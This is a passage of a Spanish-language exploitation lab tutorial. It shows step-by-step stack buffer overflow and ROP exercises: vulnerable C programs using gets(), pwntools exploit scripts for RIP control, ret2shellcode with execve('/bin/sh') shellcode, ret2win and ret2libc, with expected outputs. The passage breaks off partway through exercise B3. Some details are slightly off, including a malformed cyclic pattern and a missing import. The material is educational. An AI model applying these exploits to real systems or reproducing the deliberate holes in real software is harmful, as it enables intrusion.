No todas las funciones de la libc son peligrosas: lo son las que escriben en un buffer sin conocer su tamaño. `gets` es el caso paradigmático y el que usaremos en casi todo el laboratorio porque está *deprecado* desde C99 y eliminado en C11, pero gcc sigue compilándola (con un warning) para compatibilidad. Otras funciones, como `strcpy` o `scanf %s`, tienen el mismo problema: confían en que la entrada cabe en el buffer. La versión segura de cada una (`strncpy`, `fgets`, `scanf %63s`) pide el tamaño explícito; su existencia es la prueba de que el problema es real y conocido hace décadas.

Función	Por qué es peligrosa	Alternativa segura
<code>gets(buf)</code>	Lee stdin sin límite y escribe en buf hasta encontrar salto de línea o EOF. No conoce el tamaño del buf.	<code>fgets(buf, sizeof(buf), stdin)</code>
<code>strcpy(dst, src)</code>	Copia src a dst hasta el \0. Si src es más larga que dst, desborda.	<code>strncpy(dst, src, n)</code> o <code>snprintf(dst, n, "%s", src)</code>
<code>strcat(dst, src)</code>	Concatena src al final de dst. Si la suma supera a dst, desborda.	<code>strncat(dst, src, n)</code> o <code>snprintf</code> con <code>%s%s</code>
<code>scanf("%s", buf)</code>	Lee sin límite; <code>%s</code> para en espacio, no en tamaño.	<code>scanf("%63s", buf)</code> o <code>fgets + sscanf</code>
<code>read(fd, buf, n)</code>	Lee n bytes; peligrosa solo si n supera el tamaño real de buf.	Definir n como <code>sizeof(buf)</code> y no como constante arbitraria.
<code>memcpy(dst, src, n)</code>	Copia n bytes. Peligrosa si n es controlable por el atacante.	Verificar n antes de copiar; usar <code>memmove_s</code> en C11.

Tabla 3.2 — Funciones peligrosas y sus alternativas seguras.

3.6 Preguntas de autoevaluación

Responde mentalmente antes de mirar las respuestas. Si fallas en alguna, vuelve a la sección correspondiente. No avances a la Parte A hasta poder contestar las seis.

- 1 ¿Cuántos bytes ocupa la dirección de retorno en un binario x86_64? ¿Y en uno x86 (32 bits)?
- 2 ¿Qué hace exactamente la instrucción `ret` en términos de stack y de RIP?
- 3 ¿Por qué la convención System V AMD64 facilita `ret2libc` respecto a la convención de 32 bits antigua (argumentos en stack)?
- 4 Si compilas con `-fno-stack-protector`, ¿qué protección desaparece exactamente y qué implica para un atacante?
- 5 ¿Por qué ASLR no afecta a la dirección de `win()` en un binario compilado con `-no-pie`?
- 6 Nombra dos funciones de la libc que NO son peligrosas por sí mismas y explica por qué.

Respuestas (al pie)

1. 8 bytes en x86_64, 4 bytes en x86. 2. Pone 8 bytes desde el top del stack a RIP y avanza RSP 8 bytes; en esencia, salta a la dirección que el llamador dejó en el stack. 3. En System V, los argumentos van en registros; basta cargar la cadena `"/bin/sh"` en RDI y llamar a `system()`. En 32 bits, los argumentos iban en el stack, así que había que inyectar cadena + dirección de `system` + dirección de retorno + cadena, todo alineado en la pila. 4. Desaparece el canary: el valor aleatorio que el compilador coloca entre las variables locales y la dirección de retorno, que al detectarse modificado aborta el programa antes de llegar a `ret`. Sin canary, un overflow lineal directo a la dirección de retorno funciona sin sorpresas. 5. ASLR aleatoriza libc, stack, heap y vdso. PIE aleatoriza además el binario. Con `-no-pie`, las direcciones del propio binario (incluida `win`) quedan fijas en su base determinada en link-time; ASLR no las toca. 6. `fgets` recibe el tamaño máximo y respeta el límite; `strncpy` recibe el número máximo de bytes a copiar y no se pasa. Ambas son seguras porque el programador tiene que decir el límite.

Parte A — Buffer overflow RESUELTO paso a paso (antes de ROP)

Esta es tu primera expedición real al stack. Vamos a provocar un overflow deliberado, observar el crash, medir la distancia exacta entre el buffer y la dirección de retorno, tomar control de RIP y ejecutar shellcode inyectado. No usamos ROP todavía: el objetivo es que interiorices el modelo mental del stack frame antes de complejizarlo con cadenas de gadgets. Cada ejercicio asume que ya leíste el Capítulo 3 y que tienes el entorno del Capítulo 2 listo. Trabaja en orden estricto: A0 verifica el setup, A1 introduce el crash, A2 lo depura, A3 toma control y A4 ejecuta código propio. Si saltas, perderás el hilo.

A0 — Compilar y probar el primer binario vulnerable

Objetivo

Verificar que tu entorno compila y ejecuta un binario vulnerable sin errores. No se explota nada todavía: si A0 falla, ningún ejercicio posterior va a funcionar.

Conceptos nuevos

- Compilación con flags inseguras (`-g -O0 -fno-stack-protector -no-pie`).
- Ejecución normal de un binario y lectura de entrada por `stdin`.

- Uso de `checksec` para inspeccionar mitigaciones.

Código C (vuln.c)

```
/* vuln.c – A0: primer binario vulnerable */
#include <stdio.h>
#include <stdlib.h>

/* gcc moderno no declara gets(); lo declaramos a mano */
extern char *gets(char *s);

int main(void) {
    char buf[64];
    printf("Bienvenido a A0. Escribe algo: ");
    fflush(stdout);
    gets(buf);                      /* la vulnerabilidad */
    printf("Lei: %s\n", buf);
    return 0;
}
```

Compilación exacta

```
$ cd ~/rop-lab/01-resueltos/A0-vuln
$ gcc -g -O0 -fno-stack-protector -no-pie -o vuln vuln.c
$ ls -la vuln
-rwxr-xr-x 1 user user 15904 Sep 23 10:14 vuln
```

Recon con checksec

Antes de tocar nada, inspecciona el binario con `checksec`. Pwntools trae `pwn checksec`, que muestra qué mitigaciones están activas. Lo que debe ver: NX habilitado, sin PIE, sin canary, sin RELRO completo. Para A0 basta; en A4 recompilaremos con `-z execstack` para permitir shellcode.

```
$ pwn checksec ./vuln
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

Plan de ataque razonado

No hay ataque: el plan es simplemente ejecutar el binario, mandarle una cadena corta y comprobar que responde. Esto valida que la compilación funciona, que `gets` está disponible y que la entrada por stdin fluye. Si aquí algo falla, vuelve al Capítulo 2.

Pasos numerados

- 1 Compila con la orden exacta de la sección (c).
- 2 Ejecuta `./vuln` e introduce una cadena corta como **hola**.
- 3 Verifica que la salida dice **Lei: hola**.
- 4 Ejecuta `pwn checksec ./vuln` y comprueba que coinciden las mitigaciones.

Ejecución y salida esperada

Salida esperada

```
$ ./vuln
Bienvenido a A0. Escribe algo: hola
Lei: hola
```

Qué acabas de aprender

Tu VM compila correctamente binarios inseguros en x86_64 nativo, gets existe en la libc y la entrada por stdin fluye. Tu entorno está listo para los siguientes ejercicios.

A1 — Primer crash con gets() sobre char[64]

Objetivo

Provocar deliberadamente un SIGSEGV enviando una entrada más larga que el buffer. Observarás cómo el programa cae en `Segmentation fault` cuando el overflow corrompe la dirección de retorno.

Conceptos nuevos

- Segfault (SIGSEGV) como síntoma de corrupción del stack.
- Overflow lineal: el exceso de bytes se escriben contiguos al buffer.
- 0x41 (caracter "A") como relleno canónico.

Código C (vuln.c)

```
/* vuln.c – A1: mismo binario, lo usamos con entrada larga */
#include <stdio.h>
extern char *gets(char *s);

int main(void) {
    char buf[64];
    printf("Escribe: ");
    fflush(stdout);
    gets(buf);
    printf("Lei: %s\n", buf);
    return 0;
}
```

Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o vuln vuln.c
```

Recon con checksec

Igual que A0. La diferencia es la entrada: aquí enviamos deliberadamente 100 "A" para forzar el overflow. La mitigación que nos interesa es "Stack: No canary found"; si hubiese canary, el programa abortaría con `** stack`

smashing detected ** antes de tocar la dirección de retorno.

Plan de ataque razonado

Enviar 100 bytes "A" (0x41). El buffer es de 64 bytes; los 36 bytes adicionales se escriben contiguos al buffer en el stack, cubre el RBP guardado y, casi seguro, también la dirección de retorno. Cuando main() ret, RIP se carga con 0x4141414141414141 y el programa cae. El plan es simplemente verificar ese crash y observar que el código de salida sea 139 (128 + 11 = SIGSEGV).

Pasos numerados

- 1 Compila como en A0.
- 2 Genera la entrada: `python3 -c "print('A'*100)".`
- 3 Pípalala al binario: `python3 -c "print('A'*100)" | ./vuln.`
- 4 Observa el segfault. Verifica el código de salida con `echo $?:` debe ser 139.

Ejecución y salida esperada

Salida esperada

```
$ python3 -c "print('A'*100)" | ./vuln
Escribe: Lei: AAAAAA...A
Segmentation fault (core dumped)
$ echo $?
139
```

Pitfall: gets() puede comerse la entrada

gets() usa el búfer de stdio. Si envías la entrada sin pausa, gets() puede no ver nada (stdio aún no flushea). Si tu exploit no provoca el crash esperado, agrega una pausa pequeña o usa `(echo payload; cat) | ./vuln` para mantener stdin abierto. Con pwntools esto no pasa: envías con sendline y el proceso lo recibe bien.

Qué acabas de aprender

Un overflow de 36 bytes sobre un buffer de 64 es suficiente para corromper la dirección de retorno y causar SIGSEGV. El código 139 confirma que la muerte vino de una señal (SIGSEGV), no de un return normal. Ya tienes el síntoma; ahora hay que medirlo con precisión.

A2 — Radiografía con GDB+GEF: hallar el offset exacto

Objetivo

Encontrar con precisión cuántos bytes hay entre el inicio del buffer y la dirección de retorno. Para eso usaremos GEF con patrones cíclicos: en lugar de 100 "A" enviamos una cadena pseudoaleatoria en la que cada 4 bytes son únicos; cuando crashee, GEF nos dirá exactamente en qué offset estaba el valor que terminó en

RIP.

Conceptos nuevos

- Patrón cíclico (De Bruijn) para detectar offset automáticamente.
- GDB/GEF: `pattern create`, `pattern search`, `info frame`, `x/40gx $rsp`.
- En x86_64, el offset del patrón se lee desde \$rsp: RIP puede quedar en 0x...ffff... o 0x...ffff...ffff (-1) y la lectura directa de \$rip no da el offset correcto.

Código C (vuln.c)

```
/* vuln.c – A2: mismo binario; exploramos con GEF */
#include <stdio.h>
extern char *gets(char *s);
int main(void) {
    char buf[64];
    printf("Escribe: ");
    fflush(stdout);
    gets(buf);
    printf("Lei: %s\n", buf);
    return 0;
}
```

Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o vuln vuln.c
```

Recon con checksec

Igual que A0/A1. Para depurar con GEF arrancamos gdb y lanzamos el binario; GEF cargará solo si tu ~/.gdbinit apunta a gef.py.

Plan de ataque razonado

Generamos un patrón cíclico de 100 bytes con `pattern create 100` dentro de gdb. El binario crashea. Tras el crash, ejecutamos `pattern search $rsp` (en x86_64 leemos desde RSP, no desde RIP). GEF responde con el offset exacto. Ese offset es el número de bytes que debemos enviar como relleno antes de empezar a escribir la dirección que queramos inyectar.

Pasos numerados

- 1 Arranca gdb: `gdb ./vuln`. GEF debe cargar.
- 2 Genera patrón cíclico: `pattern create 100`.
- 3 Copia el patrón que GEF imprime (algo como "aaaabaaacaaadaaa...").
- 4 Ejecuta el binario dentro de gdb: `run`.
- 5 Pega el patrón cuando pida "Escribe: " y pulsa Enter.
- 6 El binario crashea. Ahora: `pattern search $rsp`.
- 7 GEF responde con algo como `[+] Finding 'caga' at offset 76`. Anota 76.

- 8 Verifica con `info frame` y `x/40gx $rsp` que el valor en RSP coincide con el patrón a partir de ese offset.

```
(gdb) pattern create 100
aaaabaaacaaadaaaeeaaafaaagaaahaaaiaaajaabaaabaaacaaadaaaeeaaafaaagaaahaaaiaaajaabaa
(gdb) run
Starting program: /home/user/rop-lab/01-resueltos/A2/vuln
Escribe: aaaabaaacaaadaaaeeaaafaaagaaahaaaiaaajaabaaabaaacaaadaaaeeaaafaaagaaahaaaiaaajaabaa
Lei: aaaabaaacaaadaaaeeaaafaaagaaahaaaiaaajaabaaabaaacaaadaaaeeaaafaaagaaahaaaiaaajaabaa

Program received signal SIGSEGV, Segmentation fault.
0x00000000004005b6 in main () at vuln.c:9
(gdb) pattern search $rsp
[+] Searching 'cjaabaaa'
[+] Found at offset 76 (little endian)
(gdb) info frame
Stack frame at 0x7fffffff3a0:
  rip = 0x4005b6 in main (vuln.c:9); saved rip = 0x6161617a61616179
...
```

Pitfall: en x86_64 lee desde \$rsp, no \$rip

En 32 bits solías hacer `pattern search $eip`. En 64 bits, RIP puede terminar en una dirección que no coincide con un trozo del patrón (a veces `0x...ffff...ffff = -1`) porque solo se sobrescribe parte de los 8 bytes. La forma confiable es leer RSP, que aún apunta al lugar donde la dirección de retorno se sobrescribió.

Qué acabas de aprender

El offset exacto para este binario es 76 bytes. Conocerlo es la clave para inyectar direcciones precisas en los siguientes ejercicios. Cada binario puede tener un offset distinto (depende del compilador, las flags y cómo el código declara las locales), así que para cada CTF repite el procedure de A2.

A3 — Control de RIP: payload con offset exacto

Objetivo

Demostrar que, conociendo el offset, puedes escribir una dirección arbitraria en el sitio de la dirección de retorno. No es todavía un exploit útil: vamos a poner `0x4343434343434343` ("CCCCCCCC") en RIP para verificar el control, no para ejecutar código.

Conceptos nuevos

- Construcción manual del payload: relleno (offset) + dirección (8 bytes).
- Little endian: cómo se almacena un u64 en memoria.
- Diferencia entre "controlar RIP" y "ejecutar código": aquí haces lo primero, no lo segundo.

Código C (vuln.c)

```
/* vuln.c – A3: mismo binario, mismo offset (76) */
#include <stdio.h>
extern char *gets(char *s);
int main(void) {
    char buf[64];
    printf("Escribe: ");
    fflush(stdout);
    gets(buf);
    return 0;
}
```

Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o vuln vuln.c
```

Recon con checksec

Sin cambios respecto a A2. El binario sigue siendo el mismo; lo que cambia es el payload, que ahora es deliberadamente *offset bytes de relleno + dirección objetivo*.

Plan de ataque razonado

Construimos el payload en Python con pwntools: `b"B"*76 + b"C"*8`. Los 76 "B" cubren desde buf hasta la dirección de retorno; los 8 "C" son 0x43 repetido 8 veces, que en little endian lee como 0x4343434343434343. Lanzamos dentro de gdb y observamos que RIP ahora vale exactamente 0x4343434343434343: control demostrado.

Exploit pwntools completo — a3_exploit.py

```
#!/usr/bin/env python3
# A3: control de RIP con payload simple
from pwn import process, cyclic, p64, context
context.binary = "./vuln"

OFFSET = 76 # hallado en A2
payload = b"B" * OFFSET + b"C" * 8 # 8 C = 0x4343434343434343

io = process("./vuln")
io.sendline(payload)
io.wait()
print("exit code:", io.returncode) # esperado: -11 (SIGSEGV)
```

Pasos numerados

- 1 Guarda el exploit como `a3_exploit.py`.
- 2 Ejecuta en gdb para observar RIP: `gdb ./vuln, luego run < <(python3 a3_exploit.py 2>/dev/null; cat)`. Por simplicidad, lanza el exploit fuera de gdb primero y observa el exit code.
- 3 Ejecuta fuera de gdb: `python3 a3_exploit.py`.
- 4 Verifica el exit code -11 (SIGSEGV).
- 5 Para ver RIP, lanza en gdb y observa el crash; `info registers rip` debe mostrar 0x4343434343434343.

Ejecución y salida esperada

Salida esperada

```
$ python3 a3_exploit.py
[+] Starting local process './vuln'
exit code: -11
```

```
(gdb) run
Starting program: ./vuln
Escribe:
Program received signal SIGSEGV, Segmentation fault.
0x4343434343434343 in ?? ()
(gdb) info registers rip rsp
rip      0x4343434343434343 ← control demostrado
rsp      0x7fffffff358
```

Qué acabas de aprender

Con el offset exacto y 8 bytes bien colocados, controlas totalmente la dirección a la que el binario saltará al retornar. A partir de aquí, todo es cuestión de decidir qué dirección poner: la de una función win (Parte B), la de un gadget ROP (Parte B avanzada), o la de un shellcode propio (A4).

A4 — ret2shellcode con stack ejecutable

Objetivo

Inyectar shellcode amd64 que ejecute `execve("/bin/sh", 0, 0)` en el propio buffer y desviar la dirección de retorno hacia él. Obtendrás una shell interactiva dentro del proceso. Para que esto funcione, recompilamos con `-z execstack` (stack ejecutable).

Conceptos nuevos

- NX (bit de no-ejecución) y por qué normalmente bloquea ret2shellcode.
- Compilación con `-z execstack` para marcar el stack como ejecutable.
- NOP sled: relleno de `0x90` para absorber imprecisiones en la dirección del stack.
- Diferencia entre la dirección del stack dentro de gdb vs el proceso real (mitigación: NOP sled).

Código C (vuln.c)

```
/* vuln.c – A4: igual, pero compilado con stack ejecutable */
#include <stdio.h>
extern char *gets(char *s);
int main(void) {
    char buf[256]; /* mas grande, para shellcode + sled */
    printf("Escribe: ");
    fflush(stdout);
    gets(buf);
    return 0;
}
```

Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -z execstack -o vuln vuln.c
```

Recon con checksec

Ahora el checksec debe mostrar **NX: NX disabled**. Si sigue diciendo NX enabled, no compilaste con `-z execstack` y el shellcode fallará con SIGSEGV al intentar ejecutar.

```
$ pwn checksec ./vuln
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX disabled      ← stack ejecutable
PIE:       No PIE (0x400000)
```

Plan de ataque razonado

Necesitamos la dirección del buffer en el stack. Como el binario no tiene PIE y ASLR está off (lo lanzamos con `setarch -R`), la dirección del stack es predecible, pero *no idéntica* entre gdb y el proceso real (gdb inyecta variables de entorno y cambia el layout). La solución clásica es un NOP sled: ponemos muchos 0x90 (NOP) antes del shellcode y apuntamos RIP a cualquier 0x90 dentro del sled. Si RIP cae en algún NOP, la CPU ejecuta NOPs hasta llegar al shellcode.

Shellcode amd64 (execve("/bin/sh"))

```
# shellcode amd64 execve("/bin/sh", 0, 0)
# 23 bytes; entrada de pwntools.shellcraft.amd64.linux.sh()
shellcode = asm(shellcraft.amd64.linux.sh())
# Equivalente en bytes (para referencia):
# b"\x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5f\xb0\x3b\x99\x0f\x05"
```

Exploit pwntools completo — a4_exploit.py

```
#!/usr/bin/env python3
# A4: ret2shellcode con NOP sled
from pwn import context, process, shellcraft, asm, p64, cyclic, ELF
context.binary = "./vuln"

elf = ELF("./vuln")

# Offset lo rehallamos con cyclic por si acaso (este buf es 256)
OFFSET = 264 # aproximado: 256 buf + 8 rbp; rehallar con pattern

# Direccion del buffer en el stack. La estimamos observando gdb;
# usamos una direccion tipica con ASLR off y setarch -R.
# Truco: como gdb distorsiona el stack, usamos NOP sled grande.
STACK_ADDR = 0x7fffffff100 # ejemplo; la tuya puede diferir

shellcode = asm(shellcraft.amd64.linux.sh())
sled = b"\x90" * 200 # NOP sled
padding = b"A" * (OFFSET - len(sled) - len(shellcode))
ret_addr = p64(STACK_ADDR + 50) # aterriza dentro del sled

payload = padding + sled + shellcode + ret_addr

# Alternativa: sled + shellcode al inicio del buf y ret_addr al sled
# si el offset te da problemas. Lo importante es que ret_addr caiga
# en un 0x90.

io = process(["setarch", "$(uname -m)", "-R", "./vuln"],
             shell=True)
io.sendline(payload)
io.interactive() # aqui deberias tener /bin/sh
```

Pitfall: la dirección del stack en gdb ≠ dirección real

Cuando lanzas el binario dentro de gdb, las variables de entorno que gdb inyecta empujan el stack algunos bytes; la dirección de tu buffer en gdb puede ser 0x7fffffff100 y la del proceso real 0x7fffffff1c0. El NOP sled absorbe esta diferencia. Sin NOP sled, tu ret_addr tendría que ser exacta al byte, lo cual es prácticamente imposible de predecir.

Pasos numerados

- 1 Compila con `-z execstack`.
- 2 Verifica con checksec que NX está disabled.
- 3 Lanza en gdb: `gdb ./vuln`.
- 4 Pon un breakpoint en `gets: break gets`, luego `run`.
- 5 Tras entrar a `gets`, ejecuta `x/gx $rdi` para ver la dirección del buffer en RDI. Anota esa dirección.
- 6 Repite lo mismo fuera de gdb con un payload que imprima la dirección del buffer (puedes añadir temporalmente `printf("%p\n", buf);` en el `.c`) para estimar la diferencia.
- 7 Ajusta `STACK_ADDR` en el exploit a la dirección del proceso real (no la de gdb), dentro del rango del NOP sled.

8 Ejecuta el exploit. Debes caer en \$, la shell interactiva. Comprueba con `whoami`.

Ejecución y salida esperada

Salida esperada

```
$ python3 a4_exploit.py
[+] Starting local process ...
[*] Switching to interactive mode
$ whoami
user
$ exit
```

Qué acabas de aprender

`ret2shellcode` es la culminación del buffer overflow clásico: inyectas código y lo ejecutas. En la realidad moderna, NX está activo por defecto y esta técnica no funciona en binarios compilados normalmente. La Parte B te enseñará a saltarte NX reutilizando código ya presente en el binario (ROP), que es exactamente la técnica que el paper *LLM-Assisted ROP Chain Synthesis* automatiza.

Parte B — ROP RESUELTO paso a paso

Aquí entramos al mundo ROP. La idea central: si el stack no es ejecutable (NX on), no puedes inyectar shellcode, pero sí puedes reutilizar fragmentos de código que ya existen en el binario o en `libc`. Esos fragmentos, llamados *gadgets*, terminan en `ret` y encadenan entre sí: la CPU ejecuta uno, llega al `ret`, popea la siguiente dirección del stack y salta al siguiente gadget. Construir una cadena de gadgets se llama ROP (Return-Oriented Programming).

En esta parte empiezas con `ret2win` (un único gadget: la dirección de la función `win`), luego `ret2libc` (llamada a `system` con un argumento), después `ret2win` con argumento (necesitas un gadget `pop rdi; ret` para pasar el argumento) y por último una cadena multi-gadget con dos argumentos. Cada ejercicio construye sobre el anterior, así que no saltes.

B1 — ret2win 64-bit: win() lee flag.txt

Objetivo

Llamar a la función `win()` que el programador olvidó quitar del binario. Esta función lee e imprime `flag.txt`. El exploit sobrescribe RIP con la dirección de `win()`. Aparecerá la trampa de alineación movaps: la verás y la resolverás con un gadget `ret` extra.

Conceptos nuevos

- Gadget: cualquier secuencia de instrucciones terminada en `ret`.
- La función "win" como gadget trivial de un solo elemento.

- Trampa de alineación **movaps**: cuando system o funciones internas de libc esperan stack alineado a 16 bytes, un overflow lo desalinea y SIGSEGV.
- Gadget **ret** extra como solución: consume 8 bytes y realinea el stack.
- Uso de `elf.symbols['win']` para resolver direcciones dinámicamente (sin hardcodear).

Código C

```
/* vuln.c — B1: ret2win con función win() */
#include <stdio.h>
#include <stdlib.h>
extern char *gets(char *s);

void win(void) {
    FILE *f = fopen("flag.txt", "r");
    if (!f) { puts("no hay flag"); exit(1); }
    char buf[128];
    fgets(buf, sizeof(buf), f);
    printf("FLAG: %s\n", buf);
    fclose(f);
}

int main(void) {
    char buf[64];
    printf("Escribe: ");
    fflush(stdout);
    gets(buf);
    return 0;
}
```

Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o vuln vuln.c
$ echo "FLAG{ret2win_64_alineacion}" > flag.txt
```

Recon con checksec

Igual que en Parte A: sin canary, sin PIE. La diferencia clave es que **existe una función win() en el binario**. La detectas con `nm ./vuln | grep win` o con `objdump -d ./vuln | grep win`. pwntools la resuelve con `elf.symbols['win']`.

Plan de ataque razonado

Offset 76 bytes (re hallar con cyclic para tu binario). Tras rellenar, colocamos la dirección de win(). Pero system() y algunas funciones internas de libc esperan que RSP esté alineado a 16 bytes al entrar. Después de nuestro overflow, el stack está alineado a 8 (típicamente). Cuando win llama a printf, printf llama a funciones que usan **movaps**, que requiere alineación 16 y SIGSEGV si no la hay. La solución es insertar un gadget **ret** extra antes de win(): ese ret consume 8 bytes de stack, deja RSP alineado a 16 y el flujo salta a win sin problema.

Exploit pwntools completo — b1_exploit.py

```
#!/usr/bin/env python3
# B1: ret2win 64-bit con gadget ret extra para alineacion movaps
from pwn import context, process, ELF, p64, cyclic, log

context.binary = "./vuln"
elf = ELF("./vuln")

# 1) Hallar offset (en tu maquina, rehallar con cyclic):
#   io = process("./vuln")
#   io.sendline(cyclic(200)); io.wait()
#   gdb core -> pattern search $rsp -> 76
OFFSET = 76

# 2) Resolucion dinamica de direcciones:
win = elf.symbols["win"]
ret = next(elf.search(asm("ret"), writable=False)) # gadget ret

log.info(f"win @ {hex(win)}")
log.info(f"ret gadget @ {hex(ret)}")

# 3) Payload: relleno + ret (alineado 16) + win
payload = b"A" * OFFSET
payload += p64(ret) # gadget ret extra (alineacion)
payload += p64(win) # destino real

io = process(["setarch", "x86_64", "-R", "./vuln"])
io.sendline(payload)
print(io.recvall(timeout=2).decode(errors="replace"))
```

Pasos numerados

- 1 Compila y crea el flag.txt con el comando de la sección (d).
- 2 Verifica que existe win: `nm ./vuln | grep win`.
- 3 Sin el gadget ret extra, lanza el exploit: verás SIGSEGV en movaps dentro de printf.
- 4 Agrega el gadget ret extra (orden: ret → win) y vuelve a lanzar: la bandera debe imprimirse.

```
# Sin alineacion (falla):
$ python3 bl_exploit.py
...
Program received signal SIGSEGV, Segmentation fault.
0x00007ffff7e7c2a1 in movaps xmmword ptr [rsp+0x50], xmm0
    from /lib/x86_64-linux-gnu/libc.so.6

# Con gadget ret extra (exito):
$ python3 bl_exploit.py
[+] win @ 0x4011a6
[+] ret gadget @ 0x40101a
FLAG: FLAG{ret2win_64_alineacion}
```

Ejecución y salida esperada

Salida esperada

El exploit imprime FLAG: FLAG{ret2win_64_alineacion}. La bandera depende del contenido de tu flag.txt.

Pitfall: el gadget ret extra es específico de 64 bits

En 32 bits, las funciones no usan movaps y la alineación a 16 no es un problema. En 64 bits, system, printf y prácticamente toda libc usan instrucciones SSE que exigen alineación 16. Cada vez que tu overflow sea de profundidad impar (8 bytes off), necesitarás un ret extra. Es un pitfall tan común que si un exploit ret2libc o ret2win falla, lo primero que pruebes es agregar un ret extra.

Qué acabas de aprender

ret2win es el ROP más simple posible: un solo gadget. La trampa de movaps te habrá costado 30 minutos la primera vez; memoriza la solución: **ret extra antes del destino**. Con esta base, B2 (ret2libc) es directo: solo cambia el destino a system y el argumento a "/bin/sh".

B2 — ret2libc con binario estático y ASLR off

Objetivo

Llamar a `system("/bin/sh")` sin necesidad de un función win() en el binario. La cadena "/bin/sh" está en libc; system también. Con ASLR off, la base de libc es fija y la lees con `ldd`. Necesitas un gadget `pop rdi; ret` para cargar la dirección de "/bin/sh" en RDI antes de saltar a system.

Conceptos nuevos

- GOT y PLT: cómo se resuelven funciones de libc en binarios dinámicos.
- Base de libc: cómo se calcula a partir de una dirección de función.
- Gadget `pop rdi; ret`: popea 8 bytes a RDI y retorna.
- Búsqueda de cadenas en libc: `next(libc.search(b"/bin/sh\x00"))`.
- Por qué conviene compilar dinámico para ret2libc (más gadgets, libc presente).

Código C

```
/* vuln.c — B2: ret2libc, sin win, dinamico */
#include <stdio.h>
extern char *gets(char *s);

int main(void) {
    char buf[64];
    printf("Escribe: ");
    fflush(stdout);
    gets(buf);
    return 0;
}
```

Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o vuln vuln.c
```

Recon con checksec

Mismo binario que A1, pero ahora lo explotamos via libc. Verifica que sea dinámico (es lo que gcc hace por defecto): `file ./vuln` debe decir **dynamically linked**. La libc se carga en runtime; con ASLR off su base es fija.

```
$ file ./vuln
./vuln: ELF 64-bit LSB executable, x86-64, ..., dynamically linked, ...

$ setarch x86_64 -R ldd ./vuln
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7d90000)
/lib64/ld-linux-x86-64.so.2 (0x00007ffff7fc0000)
```

Plan de ataque razonado

Con ASLR off, la base de libc es 0x00007ffff7d90000 (en este ejemplo). La dirección de system es `base + libc.symbols['system']`. La dirección de la cadena `"/bin/sh\0"` es `base + next(libc.search(b"/bin/sh\x00"))`. El gadget `pop rdi; ret` se busca en libc con ROPgadget. Payload: relleno + ret (alineación) + `pop_rdi_ret` + `addr_binsh` + system.

Exploit pwntools completo — `b2_exploit.py`

```
#!/usr/bin/env python3
# B2: ret2libc estatico+ASLR off (base de libc fija)
from pwn import context, process, ELF, p64, log, asm

context.binary = "./vuln"
elf = ELF("./vuln")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6") # tu libc

OFFSET = 76 # rehallar con cyclic

# Base de libc fija con ASLR off (leida con ldd o gdb):
BASE_LIBC = 0x00007ffff7d90000
libc.address = BASE_LIBC # al asignar, libc.symbols da dirs absolutas

system = libc.symbols["system"]
binsh = next(libc.search(b"/bin/sh\x00"))

# Gadget pop rdi; ret. Lo buscamos en libc con ROPgadget:
# ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 --only "pop|ret" | grep "pop rdi"
# Tipicamente: 0x00000000000002a3e5 : pop rdi ; ret
pop_rdi_ret = BASE_LIBC + 0x2a3e5 # sustituye por el de tu libc

# Gadget ret extra para alineacion movaps:
ret = pop_rdi_ret + 1 # el byte posterior a "pop rdi" es "ret"

log.info(f"system @ {hex(system)}")
log.info(f"/bin/sh @ {hex(binsh)}")
log.info(f"pop rdi @ {hex(pop_rdi_ret)}")

payload = b"A" * OFFSET
payload += p64(ret) # alineacion
payload += p64(pop_rdi_ret) # carga binsh en RDI
payload += p64(binsh) # argumento a pop rdi
payload += p64(system) # llamada

io = process(["setarch", "x86_64", "-R", "./vuln"])
io.sendline(payload)
io.interactive() # $ whoami -> user
```

Pasos numerados

- 1 Compila como dinámico (sin -static).
- 2 Lee la base de libc con `setarch x86_64 -R ldd ./vuln`. Anota la dirección de libc.so.6.
- 3 Busca el gadget pop rdi en libc: `ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 --only "pop|ret" | grep "pop rdi"`.
- 4 Anota el offset del gadget y súmalo a BASE_LIBC para tener la dirección absoluta.
- 5 Lanza el exploit; cae en \$/. Comprueba con `whoami` y `id`.

Ejecución y salida esperada

Salida esperada

```
$ python3 b2_exploit.py
[+] Starting local process ...
[*] Switching to interactive mode
$ whoami
user
```

Qué acabas de aprender

ret2libc es el patrón más útil en CTFs de pwn. La cadena es siempre la misma: relleno + ret + pop_rdi_ret + arg + system. Lo que varía es la base de libc (con ASLR on necesitas un leak, tema de C5) y los offsets de system/binsh/gadget (que dependen de la versión de libc). En la Parte C verás cómo hacer este exploit portátil con ROP(elf), sin hardcodear nada.

B3 — ret2win con argumento: win(int) exige 0x1337

Objetivo

Llamar a una función `win(int code)` que solo imprime la flag si el argumento vale 0x1337. Como en x86_64 el primer argumento va en RDI, necesitas un gadget `pop rdi; ret` para cargar 0x1337 en RDI antes de saltar a win. Es el primer ROP de más de un gadget.

Conceptos nuevos

- Convención System V AMD64 en práctica: argumento 1 en RDI.
- Gadget `pop rdi; ret` dentro del propio binario (no de libc): lo encuentras con ROPgadget sobre ./vuln.
- Layout de la pila tras el overflow: relleno + pop_rdi_ret + arg + win.

Código C

```
/* vuln.c – B3: win(int) exige 0x1337 */
#include <stdio.h>
#include <stdlib.h>
extern char *gets(char *s);

void win(int code) {
    if (code != 0x1337) { puts("codigo incorrecto"); exit(1); }
    FILE *f = fopen("flag.txt", "r");
    if (!f) { puts("no flag"); exit(1); }
    char buf[128];
    fgets(buf, sizeof(buf), f);
    printf("FLAG: %s\n", buf);
}

int main(void) {
    char buf[64];
    printf("Escribe: ");
    fflush(stdout);
    gets(buf);
    return 0;
}
```

Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o vuln vuln.c
